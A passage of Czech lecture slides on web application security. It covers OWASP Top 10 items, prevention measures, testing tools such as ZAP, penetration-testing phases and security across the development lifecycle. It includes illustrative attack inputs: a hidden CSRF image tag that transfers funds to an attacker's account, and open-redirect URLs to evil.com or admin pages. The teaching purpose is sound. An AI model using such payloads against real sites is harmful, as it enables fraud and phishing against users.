2. Nechybí na straně serveru autentizační nebo autorizační kontroly?

3. Nespoléhají kontroly na straně serveru pouze na informace poskytnuté útočníkem?

4. Prohlédněte si aplikaci s privilegovanými právy pomocí proxy. Následně opět navštivte stránku s použitím omezených práv. Pokud jsou si odpovědi serveru podobné, server je pravděpodobně zranitelný. Tento druh analýzy některé testovací proxy přímo podporují.

5. Na implementaci řízení přístupu se můžete podívat také v kódu. Zkuste v kódu sledovat jeden privilegovaný požadavek a zkontrolovat autorizační mechanizmus. Následně projděte celý kód a zjistěte, kde nebyl tento mechanismus dodržen.

Tato chyba se hledá automatickými nástroji jen stěží.

Chyby v řízení úrovní přístupů

Aplikace by měla mít konzistentní a jednoduše analyzovatelný autorizační modul, který budou používat všechny funkce. Takovou ochranu často poskytují externí doplňky.

1. Zamyslete se nad procesem správy oprávnění a zajistěte, aby byla jednoduše aktualizovatelná a prověřitelná. Nevpisujte oprávnění přímo do kódu.

2. Autorizační mechanismus by měl implicitně odmítnout všechny přístupy a každou funkci by měl povolit jenom vyjmenovaným uživatelským rolím.

3. Pokud je funkce součástí pracovního postupu, ujistěte se, že podmínky umožňující přístup jsou nastaveny správně.

Cross-Site Request Forgery (CSRF)

- Útok typu CSRF donutí prohlížeč přihlášené oběti odeslat zranitelné webové aplikaci podvržený požadavek HTTP, včetně cookie relace oběti a jiných automaticky vkládaných autentizačních informací. To útočníkovi umožňuje donutit prohlížeč oběti generovat požadavky, které zranitelná aplikace považuje za legitimní požadavky oběti.

Cross-Site Request Forgery (CSRF)

Scénář 1: Aplikace umožní uživateli zaslat požadavek na změnu stavu, který neobsa-huje žádné utajené informace. Například:

http://example.com/app/transferFunds?amount=1500
&destinationAccount=4673243243

Útočník podle něj vytvoří požadavek, který převede peníze z účtu oběti na svůj účet. Pak vloží tento požadavek na nějakou svou stránku do požadavku na obrázek nebo do iframu:

<img src="http://example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#“
width="0" height="0" />

Když oběť navštíví jednu z těchto útočníkových stránek, podvržený požadavek se odešle, a pokud bude oběť zároveň přihlášena k example.com, bude požadavek automaticky obsahovat informace o relaci oběti, čímž bude autorizován.

Cross-Site Request Forgery (CSRF)

Prevence CSRF obvykle spočívá v začlenění nepředvídatelného tokenu do každého požadavku HTTP. Unikátní token by měla mít přinejmenším každá uživatelská relace.

1. Upřednostňovaným způsobem je vložit unikátní token do skrytého pole, které se pak odešle v těle požadavku HTTP. Token tak nebude součástí URL, kde by bylo větší riziko jeho odhalení útočníkem.

2. Unikátní token může být také obsažen v samotném URL nebo v parametru URL, což ovšem zvyšuje riziko, že když útočník zjistí URL, token bude prozrazen. CSRF Guard od OWASP může automaticky vložit tyto tokeny do aplikací v Java EE, .NET nebo PHP. ESAPI od OWASPu obsahuje metody, které mohou vývojáři použít na obranu proti CSRF.

3. Proti CSRF může také ochránit požadování opětovné autentizace nebo jiného způsobu ověření, že uživatel je skutečný.

Použití známých zranitelných komponent

- Komponenty, např. knihovny, frameworky a další softwarové moduly, téměř vždy běží s nejvyššími oprávněními. Jestliže je zranitelná komponenta zneužita, útok může usnadnit závažnou ztrátu dat nebo ovládnutí serveru. Aplikace používající komponenty se známými zranitelnostmi mohou zmařit ochranu aplikací a umožnit řadu útoků a dopadů.

Použití známých zranitelných komponent

Jednou z možností je nepoužívat komponenty, které jste si sami nenapsali. To je však téměř nemožné.

Mnohé projekty nevydávají bezpečnostní záplaty pro starší verze svých komponent. Místo toho se zranitelnosti většinou opravují v dalších verzích. Proto je důležité aktualizovat komponenty na tyto nové verze. Součástí softwarových projektů by měl být proces:

1. Identifikace všech verzí používaných komponent včetně všech závislostí.

2. Sledování bezpečnosti těchto komponent ve veřejných databázích a projektových a bezpečnostních e-mailových konferencích a udržování jejich aktuální verze.

3. Stanovení bezpečnostní politiky řídící používaní komponent. Tato politika by měla obsahovat požadavky na metodiku vývoje software, bezpečnostní testy a přípustné licence.

4. Kde je to vhodné, přidat do komponent bezpečnostní prvky, které znemožní využívání jejich nepoužívaných funkcí a ošetří jejich slabé a zranitelné aspekty.

Neošetřené přesměrování a předávání

- Webové aplikace často přesměrovávají a předávají uživatele na jiné webové stránky a používají k určení cílové stránky nedůvěryhodné údaje. Bez řádného ověření mohou útočníci přesměrovat oběti na rhybařící nebo malwarové stránky nebo použít předání k získání přístupu k neoprávněným stránkám.

Neošetřené přesměrování a předávání

Scenář č. 1: V aplikaci je stránka s názvem „redirect.jsp“, která obsahuje jediný parametr s názvem „url“. Útočník vytvoří škodlivé URL přesměrovávající uživatele na škodlivou rhybařící stránku, která nainstaluje škodlivý software.

http://www.example.com/redirect.jsp?url=evil.com

Scénář č. 2: Aplikace používá interní přesměrování, aby přepojila požadavky mezi různými částmi stránek. K tomu některé stránky využívají parametr určující, kam by měl být uživatel přesměrován v případě úspěchu transakce. Pokud aplikace nekontroluje URL, útočník ho upraví a přesměruje na administrativní funkce, k nimž není autorizován.

http://www.example.com/boring.jsp?fwd=admin.jsp

Neošetřené přesměrování a předávání

Přesměrovávat bezpečně lze různými způsoby:

1. Žádná přesměrování nepoužívejte.

2. Pokud už je používáte, ať cílová adresa není ovlivněna uživatelskými parametry. Toho se dosáhne snadno.

3. Pokud se těmto parametrům nedá vyhnout, zabezpečte, aby jejich hodnota byla platná a autorizovaná pro daného uživatele. Doporučuje se, aby každý takový parametr byl mapovací hodnotou, nikoli skutečným URL nebo jeho částí, a aby mapovací hodnotu na cílové URL překládal server. Aplikace může využívat ESAPI s metodou sendRedirect(), která zajistí, aby všechna přesměrovaní byla bezpečná.

Tato zranitelnost bývá často zneužívána rhybáři snažícími se získat důvěru uživatelů, proto je nesmírně důležité jí předejít.

Pozor!

- Nezastavujte se na 10!
- Neustálá změna! I Top 10 se bude měnit.
- Nemusíte jen pronásledovat zranitelnosti. Můžete jim předcházet.
- Nástroje používejte s rozmyslem!
- Pokračujte! Zaměřte se na to, aby bezpečnost byla nedílnou součástí vaší kultury během celé organizace vývoje.

Nástroje testování

- Nessus Vulnerability Scanner
  http://www.tenable.com/products/nessus
- ZAP (Zed Attack Proxy) https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
- Skipfish
  http://code.google.com/p/skipfish/
- Acunetix
  http://acunetix.cz/, http://www.acunetix.com/
- ...
- Přehled nástrojů:
  https://www.owasp.org/index.php/Appendix_A%3A_Testing_Tools

ZAP Instalace

- https://www.owasp.org/
- Projekt ZAP Proxy
- Download ZAP
- ZAP_X.X.X_Linux.tar.gz
- Uložit
- Rozbalit
- Je nutné mít nainstalované Oracle Java 7
- Vyzkoušet spuštění ZAP Proxy – v terminálu:
  - cd ZAP_X.X.X → ./zap.sh

ZAP Základní informace

- ZAP = Zed Attack Proxy
- OWASP projekt
- Nástroj pro hledání zranitelností webových aplikací
- Pro testery s různými zkušenostmi
- Skenery + nástroje
- Online nápověda: http://code.google.com/p/zaproxy/wiki/HelpIntro
- Odnož open source nástroje Paros Proxy

ZAP Funkce – Active Scan

- Snaží se najít možné zranitelnosti známými útoky proti vybraným cílům
- Jedná se o útoky na cíle!
- Měli bychom mít povolení od vlastníka testované aplikace
- Aktivní skenování může najít jen některé typy zranitelností
- Dodatečně by mělo být prováděno ruční dotestování a ověření nálezů
- Nastavení: Tools / Options...

Bezpečnostní/penetrační testy

- Základní otázka: Jaký je stav bezpečnosti?
- Např.:
  - zjišťování zranitelnosti (často prováděno automatickým skenováním),
  - identifikování slabých míst v zabezpečení systému (i za pomoci automatického skenování),
  - penetrační testy (pokusy o průnik, napodobování škodlivých útoků),
  - risk assessment (posuzování rizik),
  - bezpečnostní audit (určování bezpečnostních nedostatků),
  - etické hackování (pokusy specialistůo průnik do systémů stejným způsobem jako škodliví hackeři), ...

Bezpečnostní/penetrační testy

- Racionálí, plánované rozhodnutí (např. Ještě před zahájením vývoje).
- „Abych prokázal, že systém je bezpečný (certifikace, nařízení, ČNB, smlouva atp.).“
- „Můj systém byl napaden a chci porozumět tomu, co se stalo.“

Bezpečnostní/penetrační testy

- Módní pojem, zaměňovaný s jakýmkoliv typem bezpečnostního testování.
- Simulace reálných útoků.
- S cílem odhalit všechna možná slabá místa zabezpečení.
- Prozradí, zda je systém zranitelný vůči útokům.
- Nesoustředit se na jedinou hlavní slabinu.
- Pozor na levné testy!

Bezpečnostní/penetrační testy

- Užitečnost:
  - zjištění proveditelnosti daného souboru vektorů útoků,
  - identifikace slabých míst s vyšším rizikem, které vyplývají z kombinace slabých míst s nižším rizikem,
  - identifikace slabých míst, která je obtížné nebo nemožné zjistit automatizovanými nástroji,
  - posouzení závažnosti s ohledem na potenciální obchodní a provozní dopady v případě útoků,
  - ověření schopnosti obranných systémů úspěšně detekovat útoky a reagovat na ně,
  - zajištění podkladů pro podporu zvýšení investic do zabezpečení (pracovníků a technologií).

Bezpečnostní/penetrační testy

- Systém (aplikace, infrastruktura ...) se vyšetří / otestuje / prověří (...) a na závěr obdržíte zprávu, která popisuje všechny zjištěné nedostatečně zabezpečené oblasti, které vyžadují pozornost, společně s radami, jak tyto oblasti vhodně zabezpečit.

Bezpečnostní/penetrační testy

- Systém (aplikace, infrastruktura ...) se vyšetří / otestuje / prověří (...) a na závěr obdržíte zprávu, která popisuje všechny zjištěné nedostatečně zabezpečené oblasti, které vyžadují pozornost, společně s radami, jak tyto oblasti vhodně zabezpečit.

Bezpečnostní/penetrační testy

Než začneme testovat

- Povolení od vlastníka systému – pozor na zákon!
- Dohoda o mlčenlivosti.
- Cíle testu.
- Rozsah a hloubka testu.
- Specifikovat podobu výstupu.
- Zajistit kontaktní osobu.
- Zajistit potřebnou dokumentaci.
- Pro analýzu zdrojového kódu zajistit pověřenou osobu dodavatele (tvůrce), která je schopna popsat konstrukce kódu a komunikaci kódu s okolím.

Bezpečnostní/penetrační testy

Než začneme testovat

- Zajistit několik účtů běžných uživatelů, nastavení práv.
- Zajistit privilegovaný přístup (např. pod dohledem administrátora) pro konfigurační testy.
- Zajistit spolupráci pro přípravu a provedení těchto testů (spouštění skriptů, součinnost při testování s automatizovanými nástroji, ověřování funkčnosti služeb po testech atd.).
- Zajistit neměnnost testovaného prostředí po dobu testů.
- Zajistit exkluzivitu testovacího prostředí (vyhnutí se kolizí s dalšími testy např. zátěžovými).
- Hájit zájmy klienta.

Bezpečnostní/penetrační

Než začneme testovat

- Nepodílet se na realizačních projektech definovaných na výstupech.
- Nepreferovat žádného výrobce HW, SW nebo aplikací.
- Navrhovat řešení výhradně ve prospěch zákazníka.

Bezpečnostní/penetrační testy

Hlavní rozdělení

- Black box – základní anebo téměř žádné informace (např. jen název firmy).
- Gray box.
- White box – značné množství informací (např. i zdrojový kód, dokumentace atd.).

Bezpečnostní/penetrační testy
Hlavní postup

- Hlavní postupy:
  - identifikovat a využít nejpravděpodobnější a nejviditelnější slabiny,
  - ověřit i všechny ostatní možnosti útoků (v nutném rozsahu).

Bezpečnostní/penetrační testy

Obvyklý postup

- Fáze získávání informací:
  - základních informací
  - skenování
- Konzultace o dalších postupech
- Fáze pronikání
- Fáze automatizovaného zjišťování známých zranitelností

Bezpečnostní/penetrační testy
Fáze získávání informací

- Základní informace
  - Sběr základních informací a dat o testovaném systému:
    - IP adresy,
    - doménová jména,
    - ISP,
    - Autoři,
    - vlastníci,
    - publikované příspěvky zaměstnanců (používané technologie),
    - jinak publikované informace,
    - vazby obchodních partnerů,
    - atd.

Bezpečnostní/penetrační testy
Fáze získávání informací

- Skenování
  - Invazivní způsob zkoumání.
  - Zpravidla probíhá na síťové a transportní vrstvě.
  - Zjišťuje např.:
    - stav síťových portů: zavřené, otevřené, filtrované,
    - publikované služby,
    - používané operační systémy,
    - pravidla chování bezpečnostních technologií (firewallů aj.),
    - pravidla chování síťových technologií (překlad adres, load balancing aj.).

Bezpečnostní/penetrační testy

Konzultace o dalších postupech

- Konzultace nad dalšími postupy se zákazníkem.
- Je možné, že se objevily záležitosti, nad nimiž je zapotřebí jednat:
  - zřejmá možnost průniku do prostředí externího dodavatele,
  - zjištěny záležitosti, které je nutné okamžitě vyřešit,
  - zjištěno, že stav systému je podstatně rozsáhlejší, než se očekávalo
  - atp.

Bezpečnostní/penetrační testy
Fáze pronikání

- „Finální“ fáze.
- Průzkum zjištěných slabých míst a jejich ověření.
- Seznamy:
  - zranitelných aplikací, služeb,
  - možných DoS
  - atd.

Bezpečnostní/penetrační testy
Fáze pronikání

- Vhodné postupy nebo nástroje:
  - podle cizích zdrojů (Internet, …),
  - vlastní zdroje.
- Nesoustředit se jen na jedinou hlavní slabinu, odhalit všechna místa útoků.

Bezpečnostní/penetrační testy

Fáze automatizovaného zjišťování známých zranitelností

- Proč až na závěr penetračních testů?
  - Mnohé nástroje nejsou schopny pracovat při maximálním utajení / maskování.
- Různá kvalita používaných nástrojů.
  - Proto použít vícero nástrojů.

Bezpečnostní/penetrační testy Cíle

- Weby.
- Databáze (MySQL, ORACLE, MSSQL, …).
- Vzdálené přístupy (VPN, TELNET, SSH).
- Publikování dat (SMB, NFS, FTP, …).
- Grafický přístup (web admin. rozhraní, RDP, VNC, …).
- DNS.
- Útoky na vnitřní síť (např. podstrčením kódu, informací …).
- Mail (SMTP, POP3, IMAP).

Ochrana před vnějšími hrozbami

- Vývoj bezpečných aplikací.
- Softwarová protiopatření (aplikační FW).
- Hardwarová protiopatření (router).
- Ostatní (tradiční FW, šifrovací/dešifrovací programy, detekce odstranění spywaru, antivirové programy, systémy biometrického ověřování.
- ...

Zvýšení aplikační bezpečnosti:

- Přísně definovaná podniková aktiva.
- Určení toho, co která aplikace dělá (bude dělat) ve vztahům k těmto aktivům.
- Vytváření bezpečnostního profilu pro každou aplikaci.
- Identifikace a stanovení priorit potenciálních hrozeb.
- Dokumentování incidentů a přijatých opatření.
- Tzn. modelování hrozeb.
- V tomto kontextu hrozba znamená potenciální nebo skutečné nežádoucí účinky, které mohou ohrozit aktiva podniku.

Ochrana před vnějšími hrozbami

- Vývoj bezpečných aplikací.
- Softwarová protiopatření (aplikační FW).
- Hardwarová protiopatření (router).
- Ostatní (tradiční FW, šifrovací/dešifrovací programy, detekce odstranění spywaru, antivirové programy, systémy biometrického ověřování.

Metodiky

- OWASP – Open Web Application Security Project:
  - OWASP Top 10,
  - EASPI – Enterprise Security API,
  - ASVS – Application Security Verification Standard Project,
  - SAMM – Software Assurance Maturity Model,
  - Developer Guide,
  - Testing Guide,
  - ...
- ISECOM – OSSTMM – Open Source Security Testing Methodology Maual.
- RFC – Request for Comments.

Metodiky

- Microsoft – Security Development Lifecycle.
- Microsoft – patterns & practices Security Guidance for Applications Index.
- Firefox – ADD-ONS – Web Application Security Penetration Testing.
- ...

Databáze zranitelností

- NVD – National Vulnerability Database (USA).
- CVE – Common Vulnerabilities and Exposures.
- OSVDB – Open Sourced Vulnerability Databas.
- SecurityFocus.
- ...

Bezpečnost a SDLC

- SDLC ... Software Development Life Cycle … životní cyklus vývoje.
- Z pohledu kontroly kvality / testování se bezpečnost zpravidla doporučuje řešit v několika fázích (a to lze jak v tradičních, tak agilních vývojích – na obojí to lze nějak naroubovat):
  - a) Před zahájením vývoje.
  - b) Během návrhu a specifikace / definování.
  - c) Během samotného vývoje.
  - d) Během nasazení.
  - e) Během údržby a v průběhu provozu.

Bezpečnost a SDLC

- a) Před zahájením vývoje:
  - Definovat SDLC a říci si, kde jsou klíčové bezpečnostní body v SDLC a alespoň stručně je popsat.
  - Politiky, standardy pro přezkoumávání - tzn. mít definované normy, zásady, příslušnou dokumentaci (s pokyny a zásadami... správně můžeme něco dělat jen tehdy, pokud víme, co je správné).
  - Ideálně, pokud bychom měli definovaná nějaká kritéria měření (např. míru kritičnosti té či oné vady v tom či onom prostředí, v té či oné fázi vývoje).
  - Pokud něco takového nemáme, tak je to zapotřebí poptávat. Absence něčeho takového neznamená, že by se to již nemělo udělat.

Bezpečnost a SDLC

- b) Během návrhu a specifikace / definování.
  - Měli bychom si projít bezpečnostní požadavky (Máme je?). Definované požadavky by měly být testovány.
    - Tzn. zvážit věci kolem správy uživatelů, autentizace, autorizace, důvěrnosti dat, zákonné požadavky, integrita, session mgmt, šifrování či jiné zabezpečení přepravovaných dat atd. (může toho být více).
    - Zpravidla je nákladově nejefektivnější řešit bezpečnost ve fázi návrhu.

Bezpečnost a SDLC

- b) Během návrhu a specifikace / definování.
  - Návrh architektury s ohledem na bezpečnostní požadavky. Návrh arch. / designu by měl být také připomínkován z pohledu bezpečnosti.
  - Na základě tohoto je vhodné mít vytvořeny nějaké UML modely (asi jsou lepší pro pochopení) toho, jak aplikace funguje a tyhle také zkontrolovat.
  - Modelování hrozeb (pozn.: uvědomit si, co to znamená „hrozba“). Resp. víme, jak aplikace pracuje, tak můžeme vypracovat scénáře reálných hrozeb. A vůči takovým scénářům si určit, jak takové hrozby zmírnit.
  - Pokud něco takového nemáme, tak je to zapotřebí poptávat. Absence něčeho takového neznamená, že by se to již nemělo udělat.

Bezpečnost a SDLC

- c) Během samotného vývoje.
  - Asi chápejme jako implementaci nějakého návrhu. Zde se zpravidla nic převratného nemusí dít – prostě protože se implementuje již to, co bylo (v našem případe mnohdy mělo být) navrženo dříve. Pokud bylo zanedbáno výše uvedené, pak míra bezpečnosti aplikace je na šikovnosti vývojáře / programátora.
  - Ať tak či onak, každopádně by bylo vhodné, kdyby bezpečák nějak kód prošel s vývojářem / programátorem – nelze si slibovat valný přínos, pokud se bezpečák (ať jím je kdokoliv) nebude aktivně a smysluplně angažovat. Nad logikou kódu je tak jako tak nutná spolupráce bezpečáka s programátorem. Bezpečák přitom musí předem vědět, co ho zajímá a programátor má být ochotný vysvětlit poslání toho či onoho kusu kódu.

Bezpečnost a SDLC

- c) Během samotného vývoje.
  - Code Review (i v podobě kontroly čtyř očí). Principem by mělo být kód projít proti checklistům, které mohou zahrnovat více či méně položek týkajících se business požadavků na integritu, důvěrnost, důvěrnost, ochranu proti různým zranitelnostem (např. typu injektování, CSRF...). I zde je nutné odkázat na potřebu výše zmiňovaných bezpečnostních požadavků.

Bezpečnost a SDLC

- d) Během nasazení.
  - Sem určitě patří penetrační testování – předpokládá se, že všechny možné bezpečnostní problémy byly vyřešeny výše a teď si můžeme vyzkoušet proti našemu dílu postavit někoho, kdo se vyzná a pokusí se proniknout i skrze naše zabezpečení. Je to taková závěrečná kontrola. Tedy pokud uvažujeme penetrační testy, pak tady v této fázi – pokud si je budeme dělat interně, pak na to je vhodné mít vyčleněné lidské zdroje
  - A patří sem také konfigurační testy – v tomto případě je jistě vhodná častá kontrola především vůči checklistům (manuálně, automaticky či obojím způsobem).

Bezpečnost a SDLC

- Během údržby a v průběhu provozu.
  - Zde je vhodné mít relativně přesně popsáno, jak aplikace a infrastruktura fungují.
  - Patří sem také relativně časté kontroly stávajících aplikací/infrastruktury, zda se neobjevily nějaká nová bezpečnostní rizika a zda je v pořádku již definovaná úroveň zabezpečení
  - Samozřejmě i kontroly prováděných změn – vyžaduje to zpravidla angažovanost bezpečáků – mělo by to být zahrnuto do procesu řízení změn.

Děkuji za pozornost